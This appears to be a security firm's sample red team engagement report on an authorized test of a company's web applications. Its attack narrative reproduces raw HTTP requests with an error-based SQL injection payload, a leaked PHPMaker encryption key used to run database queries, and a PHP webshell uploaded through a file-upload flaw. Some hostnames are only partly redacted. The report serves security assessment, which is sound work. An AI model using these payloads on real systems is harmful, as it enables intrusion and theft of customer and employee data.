RED TEAM ENGAGEMENT SAMPLE REPORT

INFOPERCEPT
Sample Report 2020

Infopercept

YOUR DATE HERE

COMPANY NAME
Authored by: Your Name

Contents

Copyright

Disclaimer

By accessing and using this report you agree to the following terms and conditions and all applicable laws, without limitation or qualification, unless otherwise stated, the contents of this document including, but not limited to, the text and images contained herein and their arrangement are the property of INFOPERCEPT. Nothing contained in this document shall be construed as conferring by implication, estoppels, or otherwise, any license or right to any copyright, patent, trademark or other proprietary interest of INFOPERCEPT or any third party. This document and its contents including, but not limited to, graphic images and documentation may not be copied, reproduced, republished, uploaded, posted, transmitted, or distributed in any way, without the prior written consent of INFOPERCEPT. Any use you make of the information provided, is at your own risk and liability. Document Authorities

INFOPERCEPT makes no representation about the suitability, reliability, availability, timeliness, and accuracy of the information, products, services, and related graphics contained in this document. All such information products, services, related graphics and other contents are provided 'as is' without warranty of any kind. The relationship between you and INFOPERCEPT shall be governed by the laws of the Republic of India without regard to its conflict of law provisions. You and INFOPERCEPT agree to submit to the personal and exclusive jurisdiction of the courts located at Mumbai. You are responsible for complying with the laws of the jurisdiction and agree that you will not access or use the information in this report, in violation of such laws. You represent that you have the lawful right to submit such information and agree that you will not submit any information unless you are legally entitled to do so.

This report is being supplied by us on the basis that it is for your benefit and information only and that, save as may be required by law or by a competent regulatory authority (in which case you shall inform us in advance), it shall not be copied, referred to or disclosed, in whole (save for your own internal purpose) or in part, without our prior written consent. The report is submitted on the basis that you shall not quote our name or reproduce our logo in any form or medium without prior written consent. You may disclose in whole this report to your legal and other professional advisers for the purpose of your seeking advice in relation to the report, provided that when doing so you inform them that:

- Disclosure by them (save for their own internal purposes) is not permitted without our prior written consent, and
- To the fullest extent permitted by law we accept no responsibility or liability to them in connection with this report.

Any advice, opinion, statement of expectation, forecast or recommendation supplied or expressed by us in this report is based on the information provided to us and we believe such advice, opinion, statement of expectation, forecast or recommendation to be true. However, such advice, opinion, statement of expectation, forecast or recommendation shall not amount to any form of guarantee that we have determined or predicted future events or circumstances but shall ensure accuracy, competency, correctness or completeness of the report based on the information provided to us.

Document Version Control

Document Version	Description
1.0	Initial Draft
1.1	Added tactics, techniques & procedures (ttp) used during the engagement

Introduction

Infopercept Team performed a Red Team Engagement (RTE) on ABC COMPANY's domain from 2nd August to 1st September. The engagement performed by Infopercept employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves open-source intelligence (OSINT) collection, enumeration, exploitation, phishing, and attack in order to perform goal specific operational impacts.

The goals included:

- Finding an entry point from the outside to get inside the network.
- Test the resilience of cyber infrastructure and the employees against phishing attacks
- Move around in the network to get access to Critical servers and Customer data.
- Find highly confidential data and exfiltrate the data outside the network.

Primary Infiltration Pathway – Executive Summary

1. Exploited web misconfigurations to gain access to **PHPmaker encryption keys** that led to RCE on ABC.com's shared hosting server

2. Gained access to public webapps including employee portal, credit card applications & careers admin panel leading to **sensitive customer information and employee details** with emails

3. **Successful Phishing** campaign against high privileged users leading to email compromise

4. Lack of password sharing hygiene leading to employee **VPN credentials**

5. Weak password policies and password reuse leading to **20+ email account** compromise

6. Weak network ACLs and passwords leading to **super critical internal servers** being compromised

7. Lack of sensitive information storage and sharing hygiene leading to **compromise of numerous workstations,** assets and internal IT infrastructure

8. **API endpoints** extracted from emails and access via the public domain api.ABC.com

9. Lack of authentication on public APIs leading to **mass customer PII disclosure**

10. Lack of internal login monitoring and ACLs leading to the compromise of **super admin applications such as MS Dynamics AX, SADAD, Finnone and Splunk**

11. Enormous **customer and vendor information disclosure** via compromised super admin applications

12. **Full control of numerus Application, Database, Backup** & Management servers both production and UATs

Introduction – Red Team Exercise

Red Team is designed to benchmark an organizations security controls and processes, particularly around physical security (for example access to buildings and computers/data held within it), general security awareness of staff, network security, procedures, and monitoring.

The end game of a Red Team attack is to provide an organization with a complete 'warts and all' look at its security posture. Usually, Red Teaming takes place during the assessment stage of a business' security process - particularly if it is looking to invest in or upgrade its information security, or if it is carrying out a regular risk audit.

It is particularly valuable to businesses for two key reasons:

- There is no procedure or automated tool in the market that can test an organization's security as intelligently as the human mind.
- Red Teaming tests an organizations' security posture from many angles allowing them to more accurately pinpoint any holes or gaps in security and ensure the right policies, procedures and technology are put in place.

Introduction – Red Team vs VAPT

Red Team is an all-out attempt to gain access to a system by any means. The entire environment is within scope and their goal is to penetrate, maintain persistence, pivot, exfil, to examine what a determined enemy can do. All tactics are available including social engineering. Eventually the red team will get to a point where they own the entire network, or their actions will be caught and they will be stopped by the security administrators of the network they are attacking. At that time, they will report their findings to management in order to assist in the increasing the security of the network. They keep copious notes as this information is valuable later on to fix the weaknesses they exploited. Not many organizations do this, but they usually have an organic red team so the information gleaned from the red team is extremely sensitive. Red team actions are controlled by the manager of the red team.

Penetration test can use the same tactics of a red team (may be limited by management and the scope of the test), and is executed in controlled fashion usually dictated by management and/or asset owners. Typically, the limiting scope of a pen test is time (execution time of the event) in which a report will be made to management. Often in a pen test, before a flaw is exploited, management and system/network engineers must OK the attack to ensure it doesn't affect day to day operations. The goal is the find weaknesses in systems/networks in order to increase the security posture. Pen tester actions are controlled by business management and/or the asset owners.

Introduction – Planning Red Team

The red-team exercise is not just a mere pen test; it's an adversary attack simulation exercise that allows us to assess the following:

- If the organization can be breached by an adversary
- If the organization is capable to detect the attack or not
- If an organization is able to contain/ restrict the attack after detection
- If the organization can protect their business-critical assets from the red teamers or not
- How the defenders of an organization perform an incident response in the event of such attacks

Methodology & Approach

Red Team engagements performed by **Infopercept** employ real-world adversary techniques to target the systems under test. Infopercept uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes and technology.

The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. **Get In, Stay In, and Act.**

The sequence of activities in this approach involves open-source **intelligence (OSINT) collection, enumeration, phishing, exploitation, and attack**. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines.

The next phase involves analysing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the customer. Our highly experienced team of professional red team operators were able to get inside the network of ABC Company by following the cyber kill chain methodology.

Scope & Planning – Scenario

The Red Team engagement was based on the Assumed Breach Model utilizing external phishing attack. A coordinated web application attack & phishing attack were used to begin the exercise and involved the support of a trusted agent.

The attack was followed by a credentials theft from the compromised emails and then code execution on the internal servers which did not had the required protective measures in place during the engagement.

The approach of the Assumed Breach Model allows the test to begin quickly and later use access gained from the web application attack & phishing attack to validate actions.

Scope & Planning - Scope

The scope identified by ABC Company is to include any domain, IP, subnet that is registered to the organization -

Target Domain Name	*.ABC.com
	*.ABC.com

In a generic red team engagement, the reverse scope is mentioned instead of a normal scope. A reverse scope is a practice of excluding the targets on which the engagement is not authorized to do.


Scope & Planning – Attack Plan

For this engagement, the following were the attack plan discussed by the Infopercept team:

- Diving deep into OSINT to get as much information as possible on ABC.com & *.XYZ.com
- Performing an Domain Homoglyph Attack by registering a fake domain (ABC.com, note that an 'l' is replaced from the original domain).
- Searching for all the web application servers registered to *.ABC.com & *.XYZ.com domain and finding a vulnerable
- entry point from there to go inside the network.
- Looking for all the subnets, ports & services, IPs linked to *. ABC.com & *.XYZ.com.
- **Getting the email IDs for all the employees and their personal information to perform a spear phishing attack or a watering-hole attack to get inside the network from there.**

Attack Narrative – Web Application Attack Surface

[Customer Services Ticketing System]



Identified SQL injection in customer support form

Request

Raw | Params | Headers | Hex

```
1  POST /forms/customer_service_add.php?action=list HTTP/1.1
2  Host: nc              ch.com
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------408285198519353630561221433184
8  Content-Length: 1953
9  Origin: ht            .optionstech.com
10 DNT: 1
11 Connection: close
12 Referer: https://                    /forms/customer_service_index_new.php?lang=en
13 Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937bef
14 Upgrade-Insecure-Requests: 1
15
16 ---------------------------408285198519353630561221433184
17 Content-Disposition: form-data; name="txtCustomerName"
18
19 asd
20 ---------------------------408285198519353630561221433184
21 Content-Disposition: form-data; name="txtTelNumber"
22
23 0512312312'
24 ---------------------------408285198519353630561221433184
25 Content-Disposition: form-data; name="txtCustomerID"
26
27 123' and 1=(select 1 from (Select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from
   information_schema.tables group by y) x)--
28 ---------------------------408285198519353630561221433184
29 Content-Disposition: form-data; name="selCity"
30
```

Attack Narrative – Web Application Attack Surface


Exploiting SQL injection lead to plain text login credentials of the portal

Response

Raw | Headers | Hex | Render

```
1  HTTP/1.1 200 OK
2  Date: Mon, 03 Aug 2020 22:53:43 GMT
3  Server: Apache
4  Upgrade: h2,h2c
5  Connection: Upgrade, close
6  Vary: Accept-Encoding
7  Content-Length: 1130
8  Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12   <head>
13     <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
14     <link rel="stylesheet" type="text/css" href="css/style_customer.css"/>
15     <script src="js/jquery.js" type="text/javascript">
       </script>
16     <script src="js/jquery.tools.min.js" type="text/javascript">
       </script>
17     <script src="js/jquery-1.7.2.js" type="text/javascript">
       </script>
18     <script src="js/jquery.validate.js" type="text/javascript">
       </script>
19   </head>
20   <body dir="ltr" topmargin="0" leftmargin="0" rightmargin="0">
       <br />
21     <b>
         Warning
       </b>
       :  mysqli_query(): (23000/1062): Duplicate entry '                    for key 'group_key' in <b>
         /home1/o                s/forms/customer_service_add.php
       </b>
        on line <b>
```

Admin access obtained leading to customer information disclosure



Attack Narrative – Web Application Attack Surface

Along with organization employee information containing Name, Emails, Designations and passwords

Page « ‹ 1 › » of 2 Records 1 to 20 of 34 +

ID	English Name	Username	Email		Active	User Type
1		Collection1	Hak	ıt.com	Active	Department Admin
2		Collection2	ARA	ıt.com	Disabled	Department Admin
3		Credit1	ncsl	ı.com	Active	Department Admin
4		Credit2	Nra:	com	Active	Department Admin
5		Operations1	HAC	t.com	Active	Department Admin
6		Operations2	Nals	ət.com	Active	Department Admin
7		Sales1	F.ali		Active	Department Admin
8		Sales2	Mfa	n	Active	Department Admin
9		CustomerCare1	Hon	ɔm	Disabled	Department Admin
11		compliant1	n.m	com	Active	Service Admin
12		compliant2	HOr	m	Active	Service Admin
13		compliant3	Mas	ı	Disabled	Service Admin

Directory Listing flaw lead to complete source code of organization Employee portal built with Phpmaker

Index of /temp

Name	Last modified	Size	Description
Parent Directory		-	
DMS_v1.zip	2016-04-12 14:18	17M	
DMS_v1/	2016-04-12 14:30	-	

This PC › Downloads › Compressed › DMS_v1.zip › DMS_v1

Name	Type	Compressed size
documentgridcls.php	PHP File	12 KB
documentinfo.php	PHP File	7 KB
documentlist.php	PHP File	13 KB
documentview.php	PHP File	8 KB
ewcfg12.php	PHP File	9 KB
ewdbhelper12.php	PHP File	3 KB
ewemail12.php	PHP File	1 KB
ewfile12.php	PHP File	2 KB
ewlookup12.php	PHP File	2 KB
ewmenu.php	PHP File	1 KB
ewmobilemenu.php	PHP File	1 KB
ewmysql12.php	PHP File	6 KB
ewsession12.php	PHP File	1 KB
ewshared12.php	PHP File	13 KB
ewupload12.php	PHP File	3 KB

Attack Narrative – Web Application Attack Surface

Phpmaker's secret encryption key extracted from source code

```
define("EW_UNFORMAT_YEAR", 50, TRUE); // Unformat yea
define("EW_PROJECT_NAME", "DMS_v3", TRUE); // Project
define("EW_CONFIG_FILE_FOLDER", EW_PROJECT_NAME . "",
define("EW_PROJECT_ID", "{BC7C8D8C-71B3-417C-95E9-FF8
$EW_RELATED_PROJECT_ID = "";
$EW_RELATED_LANGUAGE_FOLDER = "";
define("EW_RANDOM_KEY", '14x3uA3Ig868YeZU', TRUE); //
define("EW_PROJECT_STYLESHEET_FILENAME", "phpcss/DMS_
define("EW_CHARSET", "utf-8", TRUE); // Project charse
define("EW_EMAIL_CHARSET", EW_CHARSET, TRUE); // Emai
define("EW_EMAIL_KEYWORD_SEPARATOR", "", TRUE); // Ema
```

Attack Narrative – Web Application Attack Surface

Used the encryption key to send encrypted SQL queries and gaining access to entire internal database

Request

Raw | Params | Headers | Hex

```
POST /ewlookup12.php HTTP/1.1
Host: po
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
Accept: application/json, text/javascript, */*;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
X-Requested-With: XMLHttpRequest
Content-Length: 155
Origin:
DNT: 1
Connection: close
Referer: http://ncsts.optionstech.com/tbl_custom
Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937b

s=z9LsqCP6ctcDmCKsijPa4znZmo3_9SOs&d=&f0=INfHRUg
updateoption&name=x_cus_assigned_usr_id&token=
```

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Tue, 04 Aug 2020 00:43:11 GMT
Server: Apache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: private, no-store, no-cache, must-re
Pragma: no-cache
X-UA-Compatible: IE=edge
Upgrade: h2,h2c
Connection: Upgrade, close
Last-Modified: Tue, 04 Aug 2020 00:43:12 GMT
Content-Length: 21
Content-Type: text/html; charset=utf-8
```

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Tue, 04 Aug 2020 00:49:38 GMT
Server: Apache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: private, no-store, no-cache, must-reval
Pragma: no-cache
X-UA-Compatible: IE=edge
Upgrade: h2,h2c
Connection: Upgrade, close
Last-Modified: Tue, 04 Aug 2020 00:49:38 GMT
Vary: Accept-Encoding
Content-Length: 140
Content-Type: text/html; charset=utf-8

[["announcement"],["document"],["folders"],["links"],[
```

Attack Narrative – Web Application Attack Surface

Extracted Employee ID's and passwords in plain text from the database

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
1  HTTP/1.1 200 OK
2  Date: Tue, 04 Aug 2020 00:51:37 GMT
3  Server: Apache
4  Expires: Mon, 26 Jul 1997 05:00:00 GMT
5  Cache-Control: private, no-store, no-cache, must-revalidate, po
6  Pragma: no-cache
7  X-UA-Compatible: IE=edge
8  Upgrade: h2,h2c
9  Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 00:51:37 GMT
11 Content-Length: 61
12 Content-Type: text/html; charset=utf-8
13
14 [["ID"],["Name"],["Email"],["Password"],["Level"],["Active"]]
```

Response

Raw | Headers | Hex | Render | JSON Beautifier

```
1  HTTP/1.1 200 OK
2  Date: Tue, 04 Aug 2020 00:52:45 GMT
3  Server: Apache
4  Expires: Mon, 26 Jul 1997 05:00:00 GMT
5  Cache-Control: private, no-store, no-cache, must-revalidate, post-check
6  Pragma: no-cache
7  X-UA-Compatible: IE=edge
8  Upgrade: h2,h2c
9  Connection: Upgrade, close
10 Last-Modified: Tue, 04 Aug 2020 00:52:45 GMT
11 Vary: Accept-Encoding
12 Content-Length: 9793
13 Content-Type: text/html; charset=utf-8
14
```

Attack Narrative – Web Application Attack Surface


Exploited a Arbitrary File upload vulnerability to upload a php webshell on the portal.ABC.com server

```
POST /ewupload12.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------239916401737807321863944489139
Content-Length: 892
Origin: http
DNT: 1
Connection: close
Refere
http:/                              ileadd.php?showmaster=tbl_customer_service&fk_
_id=
Cookie: PHPSESSID=04c0110fcb7685afc8ccde14c01a934c; ncsts_v3[LastUrl]=
%2Frep_day_tickets.php

-----------------------------239916401737807321863944489139
Content-Disposition: form-data; name="id"

x_fil_name
-----------------------------239916401737807321863944489139
Content-Disposition: form-data; name="table"

tbl_file
-----------------------------239916401737807321863944489139
Content-Disposition: form-data; name="replace"

1
-----------------------------239916401737807321863944489139
Content-Disposition: form-data; name="exts"

gif,jpg,jpeg,bmp,png,doc,docx,xls,xlsx,pdf,zip,php
-----------------------------239916401737807321863944489139
Content-Disposition: form-data; name="maxsize"

2000000
-----------------------------239916401737807321863944489139
Content-Disposition: form-data; name="x_fil_name"; filename="a.php.jpg"
Content-Type: image/jpeg

<?php system($_GET['bullaa']) ?>
-----------------------------239916401737807321863944489139--
```

```
HTTP/1.1 200 OK
Date: Tue, 04 Aug 2020 02:21:07 GMT
Server: Apache
Expires: Mon, 26 Jul 1997 05:00:00 GMT
X-UA-Compatible: IE=edge
Pragma: no-cache
Cache-Control: no-store, no-cache, must-revalidate
Content-Disposition: inline; filename="files.json"
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: false
Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PA
Access-Control-Allow-Headers: Content-Type, Content-Range, Cont
Vary: Accept,Accept-Encoding
Upgrade: h2,h2c
Connection: Upgrade, close
Last-Modified: Tue, 04 Aug 2020 02:21:07 GMT
Content-Length: 333
Content-Type: application/json

{
  "files":[
    {
      "name":"a.php",
      "size":33,
      "type":"image\/jpeg",
      "url":"http:\/\                              .oad12.php?rnd=38
      "deleteUrl":"ht                                  /ewupload12.php?
      "deleteType":"POST"
    }
  ]
}
```


Attack Narrative – Web Application Attack Surface

Leading to complete access to the hosting server and all assets/code on it




Attack Narrative – Web Application Attack Surface

[ABC.com (main website + sub applications)]



Utilizing the webshell on portal.ABC.com, read the source code of ABC.com's numerous other panels including the webcontent admin panel. Extracted the PHPmaker encryption secret.



Attack Narrative – Web Application Attack Surface

Exploited the secret in similar fashion to execute arbitrary SQL queries on ABC.com's webadmin database

Request

Raw | Params | Headers | Hex

```
POST /admin/ewlookup14.php HTTP/1.1
Ho
Us  (Windows NT 10.0; Win64; x64; rv:
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=
X-Requested-With: XMLHttpRequest
Content-Length: 104
Origin: http://nayifat.com
DNT: 1
Connection: close
Referer: http:/                    om/tbl_customer_servic
Cookie: PHPSESSID=bb047355ebd49fcebc14bc38ac937bef

s=c6At8NO4neOevAknU6vOJa6oTh-CRS4N&tO=3&fnO=&lang=en&ajax
```

Response

Raw | Headers | Hex | JSON Beautifier

```
HTTP/1.1 200 OK
Date: Tue, 04 Aug 2020 02:57:22 GMT
Server: Apache
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Cache-Control: private, no-store, no-cache, must-revalidate
Pragma: no-cache
X-UA-Compatible: IE=edge
Upgrade: h2,h2c
Connection: Upgrade, close
Last-Modified: Tue, 04 Aug 2020 02:57:23 GMT
Content-Length: 21
Content-Type: application/json; charset=utf-8

[
  [
    "nayifat_web2017"
  ]
]
```

